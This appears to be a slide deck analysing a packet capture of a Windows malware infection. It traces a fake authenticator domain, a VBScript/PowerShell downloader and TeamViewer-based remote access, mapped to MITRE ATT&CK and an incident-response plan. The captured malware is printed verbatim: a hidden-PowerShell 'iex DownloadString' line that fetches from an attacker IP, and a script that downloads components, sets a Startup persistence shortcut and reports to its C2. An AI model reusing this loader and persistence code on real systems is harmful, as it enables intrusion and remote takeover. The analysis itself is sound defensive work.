00:46:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:47:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:48:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:49:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:4A:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			

# Analyze Traffic

- Identifying the victim.
  - Kerberos** is a network authentication protocol used primarily in Windows Active Directory (AD) environments.

The screenshot shows a Wireshark interface with a list of network packets and a detailed analysis pane below it. The list of packets includes:

No.	Time	Source	Destination	Protocol	Length	Info
250	14.368083	10.1.17.215	10.1.17.2	KRB5	288	AS-REQ
258	14.374722	10.1.17.215	10.1.17.2	KRB5	368	AS-REQ
260	14.376723	10.1.17.2	10.1.17.215	KRB5	399	AS-REP
272	14.380720	10.1.17.2	10.1.17.215	KRB5	529	TGS-REP
296	14.529454	10.1.17.2	10.1.17.215	KRB5	461	TGS-REP

The analysis pane below shows a hierarchical breakdown of the Kerberos message structure for the selected packet (No. 260). The structure is as follows:

- Record Mark: 1801 bytes
- as-rep
  - pvno: 5
  - msg-type: krb-as-rep (11)
  - padata: 1 item
  - crealm: BLUEMOONTUESDAY.COM
  - cname
    - name-type: kRB5-NT-PRINCIPAL (1)
    - cname-string: 1 item
      - CNameString: shutchenson
- ticket
- enc-part

The employee  
who was using  
the computer

# Analyze Traffic

- Identifying the attacker.

No.	Time	Source	Destination	Protocol	Length	Info
1796	31.504959	10.1.17.2	10.1.17.215	DNS	247	Standard query response 0xf227 HTTPS r.bing.com CNAME p-static.bing.trafficmanager.net CNAME r.bing.com.edgekey.net
1798	31.520513	10.1.17.2	10.1.17.215	DNS	249	Standard query response 0x1ecf HTTPS th.bing.com CNAME p-th.bing.com.trafficmanager.net CNAME th.bing.com.edgekey.net
1802	31.529836	10.1.17.2	10.1.17.215	DNS	332	Standard query response 0xf43e A th.bing.com CNAME p-th.bing.com.trafficmanager.net CNAME th.bing.com.edgekey.net
2265	34.361470	10.1.17.215	10.1.17.2	DNS	84	Standard query 0x3a47 A wpad.bluemoontuesday.com
2266	34.361781	10.1.17.2	10.1.17.215	DNS	166	Standard query response 0x3a47 No such name A wpad.bluemoontuesday.com SOA win-gsh54qlw48d.bluemoontuesday.com
2321	38.190580	10.1.17.215	10.1.17.2	DNS	103	Standard query 0xcc42 A google-authenticator.burleson-appliance.net
2322	38.190696	10.1.17.215	10.1.17.2	DNS	103	Standard query 0xe4c2 HTTPS google-authenticator.burleson-appliance.net

▼ Queries

▼ google-authenticator.burleson-appliance.net: type A, class IN

Name: google-authenticator.burleson-appliance.net  
[Name Length: 43]  
[Label Count: 3]  
Type: A (Host Address) (1)  
Class: IN (0x0001)

# Analyze Traffic

- Identifying the attacker.
  - Analyze outbound GET requests for potential installations
  - Confirm if victim downloaded the malware

No.	Time	Source	Destination	Protocol	Length	Info
111	4.880969	10.1.17.215	23.220.102.9	HTTP	165	GET /connecttest.txt HTTP/1.1
118	4.930051	23.220.102.9	10.1.17.215	HTTP	241	HTTP/1.1 200 OK (text/plain)
5031	60.297799	10.1.17.215	5.252.153.241	HTTP	371	GET /api/file/get-file/264872 HTTP/1.1
5033	60.464642	5.252.153.241	10.1.17.215	HTTP	819	HTTP/1.1 200 OK
+ 5063	62.145732	10.1.17.215	5.252.153.241	HTTP	144	GET /api/file/get-file/29842.ps1 HTTP/1.1
+ 5071	62.309349	5.252.153.241	10.1.17.215	HTTP	555	HTTP/1.1 200 OK
+ 5073	62.366091	10.1.17.215	5.252.153.241	HTTP	103	GET /1517096937 HTTP/1.1

```
Last-Modified: Wed, 22 Jan 2025 16:38:22 GMT\r\n
ETag: W/"5e8-1948ee113a3"\r\n
Content-Type: application/octet-stream\r\n
Content-Length: 1512\r\n
Date: Wed, 22 Jan 2025 19:45:58 GMT\r\n
```

# Analyze Traffic

45.125.66.252 Self-signed c[6].cer

**45.125.66.252: Self-signed certificate**  
 Identity: 45.125.66.252; Self-signed certificate  
 Verified by: 45.125.66.252; Self-signed certificate  
 Expires: 03/22/2027

commonName=45.125.66.32: Self-signed certificate

(id-at-commonName=45.125.66.252: Self-signed certificate.)

Apply a display filter

No.	Time	Protocol	Length	Info
19285	881.608504	TCP	60	49689 → 80 [ACK] Seq=2622 Ack=363821 Win=524032 Len=0
19286	881.608785	TCP	1414	80 → 49689 [PSH, ACK] Seq=363821 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19287	881.608793	TCP	1414	80 → 49689 [ACK] Seq=365181 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19288	881.609023	TCP	1414	80 → 49689 [PSH, ACK] Seq=366541 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19289	881.609024	TCP	60	49689 → 80 [ACK] Seq=2622 Ack=366541 Win=524032 Len=0
19290	881.613706	HTTP	1160	HTTP/1.1 200 OK
19291	881.613906	TCP	60	49689 → 80 [ACK] Seq=2622 Ack=369007 Win=524032 Len=0
19292	881.889559	HTTP	174	GET /1517096937?k=script:%20RunRH,%20status:%200K,%20message:%20PS%20process%20started HTTP/1.1
19293	882.048841	TCP	60	80 → 49689 [ACK] Seq=369007 Ack=2742 Win=64256 Len=0
19294	882.228776	HTTP	329	HTTP/1.1 404 Not Found (text/plain)
19295	882.277551	TCP	60	49689 → 80 [ACK] Seq=2742 Ack=369282 Win=523776 Len=0
19296	882.341693	DNS	77	Standard query 0xa64a A ping3.dyngate.com
19297	882.341963	DNS	148	Standard query response 0xa64a No such name A ping3.dyngate.com SOA tv-ns1.teamviewer.com
19298	887.338828	HTTP	103	GET /1517096937 HTTP/1.1
19299	887.493626	TCP	60	80 → 49689 [ACK] Seq=369282 Ack=2791 Win=64256 Len=0
19300	887.588658	HTTP	329	HTTP/1.1 404 Not Found (text/plain)
19301	887.643803	TCP	60	49689 → 80 [ACK] Seq=2791 Ack=369557 Win=523520 Len=0
19302	889.561525	TCP	66	49792 → 2917 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19303	889.754217	TCP	66	2917 → 49792 [SYN, ACK] Seq=0 Ack=1 Win=65280 Len=0 MSS=1340 SACK_PERM WS=128
19304	889.755043	TCP	60	49792 → 2917 [ACK] Seq=1 Ack=1 Win=65280 Len=0
19305	889.755043	TLSv1.2	173	Client Hello
19306	889.939392	TCP	60	2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307	889.939650	TLSv1.2	1092	Server Hello, Certificate, Server Hello Done
19308	889.941269	DNS	77	Standard query 0x0291 A ping3.dyngate.com
19309	890.941190	DNS	148	Standard query response 0xa64a No such name A ping3.dyngate.com SOA tv-ns1.teamviewer.com

# Analyze Traffic

19305	889.755043	10.1.17.215	45.125.66.32	TLSv1.2	173 Client Hello
19306	889.939392	45.125.66.32	10.1.17.215	TCP	60 2917 -> 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307	889.939650	45.125.66.32	10.1.17.215	TLSv1.2	1092 Server Hello, Certificate, Server Hello Done
19310	889.941490	10.1.17.215	45.125.66.32	TLSv1.2	372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
19311	890.134125	45.125.66.32	10.1.17.215	TLSv1.2	105 Change Cipher Spec, Encrypted Handshake Message
19312	890.147686	10.1.17.215	45.125.66.32	TLSv1.2	730 Application Data
19313	890.364851	45.125.66.32	10.1.17.215	TLSv1.2	1262 Application Data
19314	890.365594	45.125.66.32	10.1.17.215	TCP	1414 2917 -> 49792 [ACK] Seq=2298 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19315	890.365595	45.125.66.32	10.1.17.215	TLSv1.2	1081 Application Data
19316	890.365781	45.125.66.32	10.1.17.215	TLSv1.2	642 Application Data
19317	890.365781	45.125.66.32	10.1.17.215	TCP	1414 2917 -> 49792 [ACK] Seq=5273 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19318	890.366061	45.125.66.32	10.1.17.215	TCP	1414 2917 -> 49792 [PSH, ACK] Seq=6633 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19319	890.366062	10.1.17.215	45.125.66.32	TCP	60 49792 -> 2917 [ACK] Seq=1114 Ack=5273 Win=65280 Len=0
19320	890.366063	45.125.66.32	10.1.17.215	TCP	1414 2917 -> 49792 [ACK] Seq=7993 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19321	890.366250	45.125.66.32	10.1.17.215	TLSv1.2	719 Application Data
19322	890.366251	10.1.17.215	45.125.66.32	TCP	60 49792 -> 2917 [ACK] Seq=1114 Ack=10018 Win=65280 Len=0
19323	890.375725	45.125.66.32	10.1.17.215	TCP	1114 2917 -> 49792 [PSH, ACK] Seq=10018 Ack=1114 Win=65280 Len=0 [TCP segment of a reassembled PDU]

# Analyze Traffic

- Attacker IPs:
  - 5.252.153.241 (Downloading and Installing PS)
  - 45.125.66.252 (Likely C2 Server for Remote Session)
  - 45.125.66.32 (Likely C2 Server for Remote Session)

# MITRE ATT&CK

## Framework

Help find malware/ bad IPs

# Initial Access

- Malicious **VBScript** is used to run hidden PowerShell commands via a Windows shell.
- Script downloads and executes a **PowerShell file (29842.ps1)** from a **suspicious IP (5.252.153.241)**.
- Behavior matches **MITRE ATT&CK techniques** like T1059.001 (PowerShell execution), T1059.005 (VBScript execution), T1105 (Remote file download), T1204 (User Execution)

```
GET /api/file/get-file/264872 HTTP/1.1
Accept: /*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948edf354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).DownloadString('http://5.252.153.241:80/api/file/get-file/29842.ps1');#URL: https://teams.microsoft.com""")
</script>
</component>
```

- Identified a suspicious file: 29842.ps1
- Using HashCalc to calculate the file's **SHA1 hash**

The screenshot shows two windows side-by-side. On the left is the Wireshark interface, specifically the 'Export - HTTP object list' window. It displays a table of network packets, with the 5071 entry highlighted. This entry corresponds to the suspicious file 29842.ps1. On the right is the HashCalc application, which is used to calculate file hashes. The 'Data' field in HashCalc is set to 'File' and points to the file 'C:\Users\ithi\Downloads\bash'. The SHA1 checkbox is checked, and its corresponding hash value, '7b1a7857de1e47d79567d12738cb05033bcbdb892', is highlighted with a red border.

Packet	Hostname	Content Type	Size	Filename
118	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt
5033	5.252.153.241	application/octet-stream	417 bytes	264872
5071	5.252.153.241	application/octet-stream	1512 bytes	29842.ps1
5075	5.252.153.241	text/plain	9 bytes	1517096937
7299	5.252.153.241	text/plain	9 bytes	1517096937
7604	5.252.153.241	text/plain	9 bytes	1517096937
7690	5.252.153.241	text/plain	9 bytes	1517096937
7700	5.252.153.241	text/plain	9 bytes	1517096937
7839	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	67 kB	2ed1297e-f6c9-4355-aec4- 7842 5.252.153.241 text/plain 9 bytes 1517096937 7862 msedge.b.tlu.dl.delivery.mp.microsoft.com application/x-chrome-extension 6252 bytes 2ad0597c-a09c-4400-be86 7865 5.252.153.241 text/plain 9 bytes 1517096937 7884 5.252.153.241 text/plain 9 bytes 1517096937 7890 5.252.153.241 text/plain 9 bytes 1517096937 7912 5.252.153.241 text/plain 9 bytes 1517096937 7974 5.252.153.241 text/plain 9 bytes 1517096937 7981 5.252.153.241 text/plain 9 bytes 1517096937 8000 5.252.153.241 application/octet-stream 2761 bytes 1517096937 12888 5.252.153.241 application/octet-stream 4380 kB TeamViewer 13641 5.252.153.241 application/octet-stream 668 kB Teamviewer_Resource_fr 13669 5.252.153.241 application/octet-stream 12 kB TV 13675 5.252.153.241 application/octet-stream 1553 bytes pas.ps1

Content Type: All Content-Type

HashCalc

Data Format: File Data: C:\Users\ithi\Downloads\bash

Key Format: Key: Text string

HMAC

MD5 ce075aee9430f3a8ff2809356f4deca8e

MD4

SHA1 7b1a7857de1e47d79567d12738cb05033bcbdb892

SHA256

SHA384

SHA512

RIPEMD160 f0aaabe0d443a062b5ab772d6d821629fb59f427c

PANAMA

TIGER

MD2

ADLER32

CRC32 306b2b55

eDonkey/eMule

Save Save All Preview Close Help SlavaSoft Calculate Close Help

- Submitted the hash to **VirusTotal**
- 29842.ps1 is confirmed to be a **malicious PowerShell script**
  - Identified as a **Trojan downloader**

The screenshot shows the VirusTotal analysis interface for the file hash `b8ce40900788ea26b9e4c9af7efab533e8d39ed1370da09b93fcf72a16750ded`. The main summary indicates that 26 out of 61 security vendors flagged the file as malicious. The file name `29842.ps1` is highlighted with a yellow circle. The detection tab is active, showing the file's name and its type as `text`. Other tags listed include `checks-cpu-name`, `detect-debug-environment`, and `long-sleeps`. The file size is 1.48 KB and it was last analyzed 4 hours ago. A `TXT` button is available for download.

Community Score: 26 / 61 (-69)

26/61 security vendors flagged this file as malicious

`b8ce40900788ea26b9e4c9af7efab533e8d39ed1370da09b93fcf72a16750ded`

`29842.ps1`

text checks-cpu-name detect-debug-environment long-sleeps

Size: 1.48 KB | Last Analysis Date: 4 hours ago | `TXT`

**DETECTION** **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY** 7

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: `trojan.powershell/obfuscate`

Threat categories: `trojan`, `downloader`

Family labels: `powershell`, `obfuscate`

Security vendors' analysis

Vendor	Signature	Engine	Description
AliCloud	<code>Trojan[downloader]:Win/Obfuscate.SBX2XJC</code>	ALYac	<code>Trojan.GenericKD.75648256</code>
Arcabit	<code>Trojan.Generic.D4824D00</code>	Avast	<code>Script:SNH-gen [Drp]</code>
AVG	<code>Script:SNH-gen [Drp]</code>	BitDefender	<code>Trojan.GenericKD.75648256</code>
CTX	<code>Txt.trojan.obfuscate</code>	DrWeb	<code>PowerShell.DownLoader.2285</code>

Do you want to automate checks?

# Execution

## T1059 – Powershell Malicious PowerShell Script Execution.

```
Host: 5.252.153.241

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 15:57:35 GMT
ETag: W/"a9-194e8bbc8e"
Content-Type: application/octet-stream
Content-Length: 2761
Date: Wed, 22 Jan 2025 19:47:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5

function Download-Files($panelIP, $files, $filesDir){
    $web = New-Object System.Net.WebClient

    try {
        if(!(Test-Path $filesDir)) {
            New-Item $filesDir -ItemType Directory | Out-Null
        }
    } catch {
        return @{'status' = 'error'; 'message' = 'error while creating startup directory'}
    }

    foreach($file in $files) {
        try {
            $link = $file.link
            $fileName = $file.name
            $filePath = "$filesDir\$($file.name)"
            $web.DownloadFile($link, $filePath)
            if($fileName -eq $startupFile){
                $exePath = $startupFile
            }
        } catch {
            return @{'status' = 'error'; 'message' = "Error while download file. Filename: $($file.name). Link: $($link). Error: $($Error[0].exception.message)"}
        }
    }

    return @{'status' = 'success'}
}

function Create-Shortcut($filePath, $shortCutpath){
    $wshShell = New-Object -comObject WScript.Shell
    $shortcut = $wshShell.CreateShortcut($shortCutpath)
    $shortcut.TargetPath = $filePath
    $shortcut.Save()
}
```

# Execution

```
function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){
    $result = Download-Files $panelIP $files $filesDir
    if ($result.status -eq 'error'){
        return $result
    }

    $startupFilePath = "$filesDir\$startupFileName"
    $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe"
    $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk"

    try {
        Create-Shortcut $startupFilePath $shortcutPath
    } catch {
        return @{'status' = 'error'; 'message' = "Error while creating shortcut."}
    }

    return @{'status' = 'success'; 'message' = 'startup shortcut created'}
}

function Send-Log($result){
    $log = "?k=$result"
    $uploadUrl = $url + $log
    $web = New-Object System.Net.WebClient
    $web.DownloadString($uploadUrl)
}

function ConvertTo-StringData($hashTable){
    foreach ($item in $hashTable) {
        foreach ($entry in $item.GetEnumerator()) {
            "{$0} = {1}; " -f $entry.Key, $entry.Value
        }
    }
}

$filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo'
$files = @(
    @{$'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'},
    @{$'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'},
    @{$'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'},
    @{$'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'}
)
$startupFile = 'TeamViewer.exe'

$result = Invoke-Startup $panelIP $files $filesDir $startupFile
$result = ConvertTo-StringData($result)
Send-Log($result)
GET /api/file/get-file/TeamViewer HTTP/1.1
Host: 5.252.153.241
```

# Persistence

## T1547 – Registry Run Keys / Startup Folder

Creates a shortcut to execute TeamViewer at System Startup.

```
function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){
    $result = Download-Files $panelIP $files $filesDir
    if ($result.status -eq 'error'){
        return $result
    }

    $startupFilePath = "$filesDir\$startupFileName"
    $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe"
    $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk"

    try {
        Create-Shortcut $startupFilePath $shortcutPath
    } catch {
        return @{'status' = 'error'; 'message' = "Error while creating shortcut."}
    }

    return @{'status' = 'success'; 'message' = 'startup shortcut created'}
}

function Send-Log($result){
    $log = "?k=$result"
    $uploadUrl = $url + $log
    $web = New-Object System.Net.WebClient
    $web.DownloadString($uploadUrl)
}

function ConvertTo-StringData($hashTable){
    foreach ($item in $hashTable) {
        foreach ($entry in $item.GetEnumerator()) {
            "{0} = {1}; " -f $entry.Key, $entry.Value
        }
    }
}

$filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo'
$files = @{
    @{$name = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'},
    @{$name = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'},
    @{$name = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'},
    @{$name = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'}
}
$startupFile = 'TeamViewer.exe'

$result = Invoke-Startup $panelIP $files $filesDir $startupFile
$result = ConvertTo-StringData($result)
Send-Log($result)
GET /api/file/get-file/TeamViewer HTTP/1.1
Host: 5.252.153.241
```

# Defense Evasion

**T1027** - Obfuscated Files or Information  
Heavy use of Base64 and string mangling.

?AVCGeneralSocket@TeamViewer@@...  
.....?AVCServer@TeamViewer@@...  
E

```
or@_W@2@@std@@V12@U?$less@V?$basic_string@_WU?$char_traits@_W@std@@V
ost@@@bi@boost@@....#v.....?AV?$bind_t@XP6AXAAVBCommand@@@ZV?$list
$basic_string@_WU?$char_traits@_W@std@@V?$allocator@_W@2@@std@@@2@V
ost@@@bi@boost@@....#v.....?AVCPSseudoSocket@TeamViewer@@...#v...
?AV?$sp_counted_impl_p@VCClientWindow@TeamViewer@@@detail@boost@@@...
ted_impl_p@VCServerControl@TeamViewer@@@detail@boost@@....0.....
_NV?$mf1 @_NVCServer@TeamViewer@@V?$shared_ptr@VCConnectionThread@@
ted_impl_p@VCVidChannel@TeamViewer@@@detail@boost@@....#v.....
?value@PAVCServerClientBase@TeamViewer@@@_bi@boost@@@_bi@3@_bi@bo
AVCServerClientBase@TeamViewer@@@_bi@boost@@U?$arg@$00@3@U?$arg@$01
```

# Command & Control

**T1071** – Web Protocols

HTTP-based C2 with custom endpoints delivering payloads like .ps1

```
103 GET /1517096937 HTTP/1.1
121 GET /api/file/get-file/TeamViewer HTTP/1.1
133 GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
113 GET /api/file/get-file/TV HTTP/1.1
118 GET /api/file/get-file/pas.ps1 HTTP/1.1 ←
176 GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1.1
103 GET /1517096937 HTTP/1.1
```

19305	889.755043	10.1.17.215	45.125.66.32	TLSv1.2	173 Client Hello
19306	889.939392	45.125.66.32	10.1.17.215	TCP	60 2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307	889.939650	45.125.66.32	10.1.17.215	TLSv1.2	1092 Server Hello, Certificate, Server Hello Done
19310	889.941490	10.1.17.215	45.125.66.32	TLSv1.2	372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
19311	890.134125	45.125.66.32	10.1.17.215	TLSv1.2	105 Change Cipher Spec, Encrypted Handshake Message
19312	890.147686	10.1.17.215	45.125.66.32	TLSv1.2	730 Application Data
19313	890.364851	45.125.66.32	10.1.17.215	TLSv1.2	1262 Application Data
19314	890.365594	45.125.66.32	10.1.17.215	TCP	1414 2917 → 49792 [ACK] Seq=2298 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19315	890.365595	45.125.66.32	10.1.17.215	TLSv1.2	1081 Application Data
19316	890.365781	45.125.66.32	10.1.17.215	TLSv1.2	642 Application Data
19317	890.365781	45.125.66.32	10.1.17.215	TCP	1414 2917 → 49792 [ACK] Seq=5273 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19318	890.366061	45.125.66.32	10.1.17.215	TCP	1414 2917 → 49792 [PSH, ACK] Seq=6633 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19319	890.366062	10.1.17.215	45.125.66.32	TCP	60 49792 → 2917 [ACK] Seq=1114 Ack=5273 Win=65280 Len=0
19320	890.366063	45.125.66.32	10.1.17.215	TCP	1414 2917 → 49792 [ACK] Seq=7993 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19321	890.366250	45.125.66.32	10.1.17.215	TLSv1.2	719 Application Data
19322	890.366251	10.1.17.215	45.125.66.32	TCP	60 49792 → 2917 [ACK] Seq=1114 Ack=10018 Win=65280 Len=0
19323	890.370227	45.125.66.32	10.1.17.215	TCP	1414 2917 → 49792 [ACK] Seq=10018 Ack=1114 Win=65280 Len=1360 [TCP segment of a reassembled PDU]

# Impact

T1569 - Service Execution

Potential remote execution/control via TeamViewer

```
GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=427975263&p=10000001 HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
Host: master16.teamviewer.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Pragma: no-cache
Cache-control: no-cache, no-store
Content-Type: application/octet-stream
Content-length: 10

.$91930119GET /dout.aspx?
s=91930119&p=10000001&client=DynGate&data=FyQSkqCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8GBgyGDEbmR
saMJuaL5iyMJwaGBqyMZsbnDGysa+YmpibmBybHJmbkyepnqu0txuTKx6alxgXG5obnBAoqQ== HTTP/1.1
Accept: /*
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
Host: master16.teamviewer.com
Connection: Keep-Alive
Cache-Control: no-cache
```

# Impact

## T1569 - Service Execution

Potential remote execution/control via TeamViewer

```
185.188.32.26    HTTP    286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=427975263&p=10000001 HTTP/1.1
185.188.32.26    HTTP    553 GET /dout.aspx?s=919301196&p=10000001&client=DynGate&data=FyQSkCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDlYMRuZGxowm5ovmlIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G...
185.188.32.26    HTTP    272 GET /din.aspx?s=919301196&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301196&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301196&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    285 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=15187500&p=10000001 HTTP/1.1
185.188.32.26    HTTP    553 GET /dout.aspx?s=919301356&p=10000001&client=DynGate&data=FyQSkCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDlYMRuZGxowm5ovmlIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G...
185.188.32.26    HTTP    272 GET /din.aspx?s=919301356&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301356&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=216758732&p=10000001 HTTP/1.1
185.188.32.26    HTTP    553 GET /dout.aspx?s=919301446&p=10000001&client=DynGate&data=FyQSkCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDlYMRuZGxowm5ovmlIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G...
185.188.32.26    HTTP    272 GET /din.aspx?s=919301446&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301446&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=418412399&p=10000001 HTTP/1.1
185.188.32.26    HTTP    553 GET /dout.aspx?s=919301656&p=10000001&client=DynGate&data=FyQSkCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDlYMRuZGxowm5ovmlIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G...
185.188.32.26    HTTP    272 GET /din.aspx?s=919301656&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301656&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    284 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=5384120&p=10000001 HTTP/1.1
185.188.32.26    HTTP    553 GET /dout.aspx?s=919301896&p=10000001&client=DynGate&data=FyQSkCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEY3s700tz0emJMmoKGemDwYGDlYMRuZGxowm5ovmlIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G...
185.188.32.26    HTTP    272 GET /din.aspx?s=919301896&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26    HTTP    272 GET /din.aspx?s=919301896&id=0&client=DynGate&p=10000002 HTTP/1.1
```

# Malware Behaviour Analysis

## PowerShell Payload

29842.ps1

Downloads multiple components from <http://5.252.153.241/api/file/get-file/>

## Create Shortcut

TeamViewer.exe in C:\ProgramData\huo\ .lnk file in startup directory

## Silent Execution

Using Hidden Powershell Windows  
Sending Logs to C2

## Remote Access

Potential execution and Run of TeamViewer without GUI.

Potential Use DynGate protocol for Unauthorized Remote Access



# Incident Impact

- **Severity: High**
  - Malware downloaded after visiting a fake website ([authenticatoor.org](http://authenticatoor.org))
- **Potential Damage:**
  - **Data Loss:** Theft or deletion of sensitive data.
  - **Reputation Damage:** Data leaks or breaches leading to loss of trust.
  - **Business Disruption:** Downtime affecting operations.
  - **Network Compromise:** Lateral movement and further infections across the network.
- **Affected Systems:**
  - **Victim System:** DESKTOP-L8C5GSJ (IP: 10.1.17.215)
  - **AD/Domain:** Risk to BLUEMOONTUESDAY domain and critical services (e.g., Domain Controllers).

# Incident Response Process

# Incident Response Process

**Step-by-step response based on our [playbook](#)**

1. **Preparation:** Trained SOC Analysts and updated security tools/ Developed communication plan.
2. **Identification:** Documented initial report and analyzed pcap for IOCs/ Cross-referenced with known malicious indicators.
3. **Containment:** Isolated infected system and blocked malicious domains/IPs/ Disabled user account.
4. **Eradication:** Ran antivirus tools to remove malware/ Applied patches to prevent reinfection.
5. **Recovery:** Reimaged system and restored data/ Monitored for reinfection.
6. **Lessons Learned:** Reviewed incident for improvements/ Updated playbook and shared findings with team.

# Incident Response Process

## Indicators of compromise (IOCs) found in the dataset:

- **IP Addresses:**
  - 10.1.17.215 – Infected Windows client
  - 5.252.153.241 – Likely used for initial malicious download
  - 45.125.66.32 – Used post-download, possibly C2 communication (PowerShell activity)
  - 45.125.66.252 – Additional suspected C2 server
- **Domains:**
  - google-authenticator.burleson-appliance.net
    - Fake Google Authenticator phishing domain
- **Traffic Patterns:**
